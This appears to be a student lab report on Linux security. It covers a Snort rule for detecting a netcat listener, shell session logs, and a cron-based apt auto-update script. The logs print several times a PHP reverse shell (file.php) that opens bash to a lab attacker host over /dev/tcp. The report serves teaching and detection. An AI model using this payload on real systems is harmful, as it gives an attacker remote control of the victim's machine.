


Figure 23

```

00000000 6c 73 0a ls.
00000000 6c 73 ls
00000002 0a .
00000003 66 69 6c 65 2e 70 68 70 0a file.php .
0000000c 1b 5d 30 3b 61 64 69 6c 40 61 64 69 6c 2d 56 69 .]0;adil @adil-Vi
0000001c 72 74 75 61 6c 42 6f 78 3a 20 7e 2f 44 6f 63 75 rtualBox - ~/Docu
0000002c 6d 65 6e 74 73 07 1b 5b 30 31 3b 33 32 6d 61 64 ments..[ 01;32mad
0000003c 69 6c 40 61 64 69 6c 2d 56 69 72 74 75 61 6c 42 il@adil- VirtualB
0000004c 6f 78 1b 5b 30 30 6d 3a 1b 5b 30 31 3b 33 34 6d ox.[00m: .[01;34m
0000005c 7e 2f 44 6f 63 75 6d 65 6e 74 73 1b 5b 30 30 6d ~/Docume nts.[00m
0000006c 24 20 $
00000003 70 77 64 0a pwd.
0000006e 70 77 64 pwd
00000071 0a .
00000072 2f 68 6f 6d 65 2f 61 64 69 6c 2f 44 6f 63 75 6d /home/ad il/Docum
00000082 65 6e 74 73 0a ents.
00000087 1b 5d 30 3b 61 64 69 6c 40 61 64 69 6c 2d 56 69 .]0;adil @adil-Vi
00000097 72 74 75 61 6c 42 6f 78 3a 20 7e 2f 44 6f 63 75 rtualBox : ~/Docu
000000a7 6d 65 6e 74 73 07 1b 5b 30 31 3b 33 32 6d 61 64 ments..[ 01;32mad
000000b7 69 6c 40 61 64 69 6c 2d 56 69 72 74 75 61 6c 42 il@adil- VirtualB
000000c7 6f 78 1b 5b 30 30 6d 3a 1b 5b 30 31 3b 33 34 6d ox.[00m: .[01;34m
000000d7 7e 2f 44 6f 63 75 6d 65 6e 74 73 1b 5b 30 30 6d ~/Docume nts.[00m
000000e7 24 20 $
00000007 70 69 6e 67 20 67 6f 6f 67 6c 65 2e 63 6f 6d 0a ping google.com

```

Figure 24

Insatl snort:




Figure 25

Step5: Write Snort Rule:

alert tcp \$TELNET_SERVERS any -> any any (msg:"Netacat Lisitner "; flow:from_server,established; content:"|1b 5d 30|";rev:1;)

```
alert tcp $TELNET_SERVERS any -> any (msg: "Netacat Lisitner"; content: "1b 5d 30"; distance:0 ; content:"|40|";distance:0; within:50; sid: 2000002; rev: 1;)
```

Following commands has been run from kali to ubuntu

```
--# sudo nc -lnvp 4000
listening on [any] 4000 ...
connect to [192.168.1.176] from (UNKNOWN) [192.168.1.211] 41324
adil@adil-VirtualBox:~/Documents$ ls
ls
file.php
adil@adil-VirtualBox:~/Documents$ pwd
pwd
/home/adil/Documents
adil@adil-VirtualBox:~/Documents$ ls
ls
file.php
adil@adil-VirtualBox:~/Documents$ cat file.php
cat fe.php
cat: fe.php: No such file or directory
adil@adil-VirtualBox:~/Documents$ cat file.php
cat file.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.176/4000 0>&1'");?>
adil@adil-VirtualBox:~/Documents$ touch create_temp_file
touch create_temp_file
adil@adil-VirtualBox:~/Documents$ cd ~
cd ~
adil@adil-VirtualBox:~$ mkdir Test
mkdir Test
adil@adil-VirtualBox:~$ rm -r rm
rm -r rm
rm: cannot remove 'rm': No such file or directory
adil@adil-VirtualBox:~$ ^[[
adil@adil-VirtualBox:~$
adil@adil-VirtualBox:~$
adil@adil-VirtualBox:~$
adil@adil-VirtualBox:~$
adil@adil-VirtualBox:~$
adil@adil-VirtualBox:~$
```

```
adil@adil-VirtualBox:~$ rm -r test
```

```
rm -r test
```

```
rm: cannot remove 'test': No such file or directory
```

```
adil@adil-VirtualBox:~$ man & --help
```

```
man & --help
```

```
[1] 7643
```

```
^Z
```

```
zsh: suspended sudo nc -lnvp 4000
```

```
pwd
```

```
/home/adil/Documents
```

```
adil@adil-VirtualBox:~/Documents$ ls
```

```
ls
```

```
file.php
```

```
adil@adil-VirtualBox:~/Documents$ cat file.php
```

```
cat fe.php
```

```
cat: fe.php: No such file or directory
```

```
adil@adil-VirtualBox:~/Documents$ cat file.php
```

```
cat file.php
```

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.176/4000 0>&1'");?>
```

```
└─# sudo nc -lnvp 4000
```

```
148 x 2
```

```
listening on [any] 4000 ...
```

```
connect to [192.168.1.176] from (UNKNOWN) [192.168.1.211] 36238
```

```
adil@adil-VirtualBox:~/Documents$ echo "Linux network security module testing via netcat "
```

```
echo "Linux network security module testing via netcat "
```

```
Linux network security module testing via netcat
```

```
adil@adil-VirtualBox:~/Documents$ echo "Linux network security module testing via netcat "
```

```
echo "Linux network security module testing via netcat "
```

```
Linux network security module testing via netcat
```

```
adil@adil-VirtualBox:~/Documents$ $echo "Linux network security module testing via netcat "
```

```
$echo "Linux network security module testing via netcat "
```

```
Linux network security module testing via netcat : command not found
```

```
adil@adil-VirtualBox:~/Documents$
```

```
adil@adil-VirtualBox:~/Documents$ echo "Linux network security module test via netcat and outpiut store in the vicitim machine as a trace " > file.txt
```

```
echo "Linux network security module test via netcat and outpiut store in the vicitim machine as a trace " > file.txt
```

```
adil@adil-VirtualBox:~/Documents$ cat file.txt
```

```
cat file.txt
```

Linux network security module test via netcat and output store in the victim machine as a trace

```
adil@adil-VirtualBox:~/Documents$
```

```
adil@adil-VirtualBox:~/Documents$ sudo nc -lnvp 4000
listening on [any] 4000 ...
connect to [192.168.1.176] from (UNKNOWN) [192.168.1.211] 41324
adil@adil-VirtualBox:~/Documents$ ls
ls
file.php
adil@adil-VirtualBox:~/Documents$ pwd
pwd
/home/adil/Documents
adil@adil-VirtualBox:~/Documents$ ls
ls
file.php
adil@adil-VirtualBox:~/Documents$ cat file.php
cat fe.php
cat: fe.php: No such file or directory
adil@adil-VirtualBox:~/Documents$ cat file.php
cat file.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.176/4000 0>&1'");?>
adil@adil-VirtualBox:~/Documents$ touch create_temp_file
touch create_temp_file
adil@adil-VirtualBox:~/Documents$ cd ~
cd ~
adil@adil-VirtualBox:~$ mkdir Test
mkdir Test
adil@adil-VirtualBox:~$ rm -r rm
rm -r rm
rm: cannot remove 'rm': No such file or directory
adil@adil-VirtualBox:~$ ^[[
```

System auto update - **Vulnerability mitigation**

Auto updates make sure all packages remain updated that help to avoid exploit as it's hard to catch vulnerabilities.

Step#1

Generate crontab using <https://crontab-generator.org/>

Ctrl-click (or command-click on the Mac) to select multiple entries

The screenshot displays the crontab-generator.org interface, which is used to create cron jobs. It features five main sections for scheduling:

- Minutes:** Includes radio buttons for "Every Minute", "Even Minutes", "Odd Minutes", "Every 5 Minutes" (selected), "Every 15 Minutes", and "Every 30 Minutes". A dropdown menu shows numbers from 0 to 9.
- Hours:** Includes radio buttons for "Every Hour" (selected), "Even Hours", "Odd Hours", "Every 6 Hours", and "Every 12 Hours". A dropdown menu shows times from Midnight to 9am.
- Days of Month:** Includes radio buttons for "Every Day" (selected), "Even Days", "Odd Days", "Every 5 Days", "Every 10 Days", and "Every Half Month". A dropdown menu shows numbers from 1 to 10.
- Months:** Includes radio buttons for "Every Month" (selected), "Even Months", "Odd Months", "Every 4 Months", and "Every Half Year". A dropdown menu shows months from Jan to Oct.
- Days of Week:** Includes radio buttons for "Every Day" (selected), "Monday - Friday", and "Saturday - Sunday". A dropdown menu shows days from Sun to Sat.

Below these sections is a "Command To Execute" field, which is currently empty. Underneath, there are "Command Examples:" with three examples:

- Execute PHP script:
`/usr/bin/php /home/username/public_html/cron.php`
- MySQL dump:
`mysqldump -u root -pPASSWORD database > /root/db.sql`
- Access URL:
`/usr/bin/wget --spider "http://www.domain.com/cron.php"`

Figure 26

Step 2: Place crontab and log file to make sure what is updated or what is not updated


```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
#* * * * * /bin/date >> /tmp/cron_output
*/5 */6 * * * /bin/bash /home/ahmad/update.sh > update_result.txt
```

Figure 27

Crontab details

```
*/5 * * * * /bin/bash /home/adil/update.sh > /home/adil/update_result.txt
```

```
adil@adil-VirtualBox:~$ ls
Desktop Documents Downloads Music Octopus Pictures Public Templates update_result.txt update.sh Videos
adil@adil-VirtualBox:~$
```

Figure 28

```
adil@adil-VirtualBox:~$ head -n 100 update_result.txt
```

Figure 29

Step 3: Make sure logs are generated correctly

```

***** Auto Update *****

Reading package lists...
Building dependency tree...
Reading state information...
sudo is already the newest version (1.8.31-1ubuntu1.2).
0 to upgrade, 0 to newly install, 0 to remove and 6 not to upgrade.
Hit:1 http://gb.archive.ubuntu.com/ubuntu focal InRelease
Hit:2 http://gb.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:3 http://gb.archive.ubuntu.com/ubuntu focal-backports InRelease
Hit:4 http://security.ubuntu.com/ubuntu focal-security InRelease
Reading package lists...
Building dependency tree...
Reading state information...
Calculating upgrade...
The following packages have been kept back:
  fwupd libfwupd2 libfwupdplugin5 linux-generic-hwe-20.04
  linux-headers-generic-hwe-20.04 linux-image-generic-hwe-20.04
0 to upgrade, 0 to newly install, 0 to remove and 6 not to upgrade.
Reading package lists...
Building dependency tree...
Reading state information...
apt is already the newest version (2.0.9).
apt set to manually installed.
0 to upgrade, 0 to newly install, 0 to remove and 6 not to upgrade.
Reading package lists...
Building dependency tree...
Reading state information...
Calculating upgrade...
The following NEW packages will be installed:
  libxmb2 linux-headers-5.15.0-57-generic linux-hwe-5.15-headers-5.15.0-57
  linux-image-5.15.0-57-generic linux-modules-5.15.0-57-generic
  linux-modules-extra-5.15.0-57-generic
The following packages will be upgraded:
  fwupd libfwupd2 libfwupdplugin5 linux-generic-hwe-20.04
  linux-headers-generic-hwe-20.04 linux-image-generic-hwe-20.04

```

Figure 30

Step 4: Bash scripts for download update

```

#!/bin/bash

clear

sleep 1

echo "***** Auto Update *****"
echo ""

sleep 1

if [[ $(which sudo | grep -c sudo) = "1" ]]
then
    sudo apt-get install -y sudo
    sudo apt-get update
    sudo apt-get upgrade -y
    sudo apt-get install -y apt
    sudo apt-get dist-upgrade -y
    sudo cp $HOME/apt-autoupdate/apt-autoupdate /usr/sbin/apt-autoupdate
    sudo chmod +x /usr/sbin/apt-autoupdate
    mv $HOME/apt-autoupdate $HOME/.apt-autoupdate
else

```

Figure 31

```
    else
        apt-get update
        apt-get upgrade -y
        apt-get install -y apt
        apt-get dist-upgrade -y
        cp $HOME/apt-autoupdate/apt-autoupdate $HOME/../usr/bin/apt-autoupdate
        chmod +x $HOME/../usr/bin/apt-autoupdate
        mv $HOME/apt-autoupdate $HOME/.apt-autoupdate
    fi
sleep 5
clear
```

Figure 32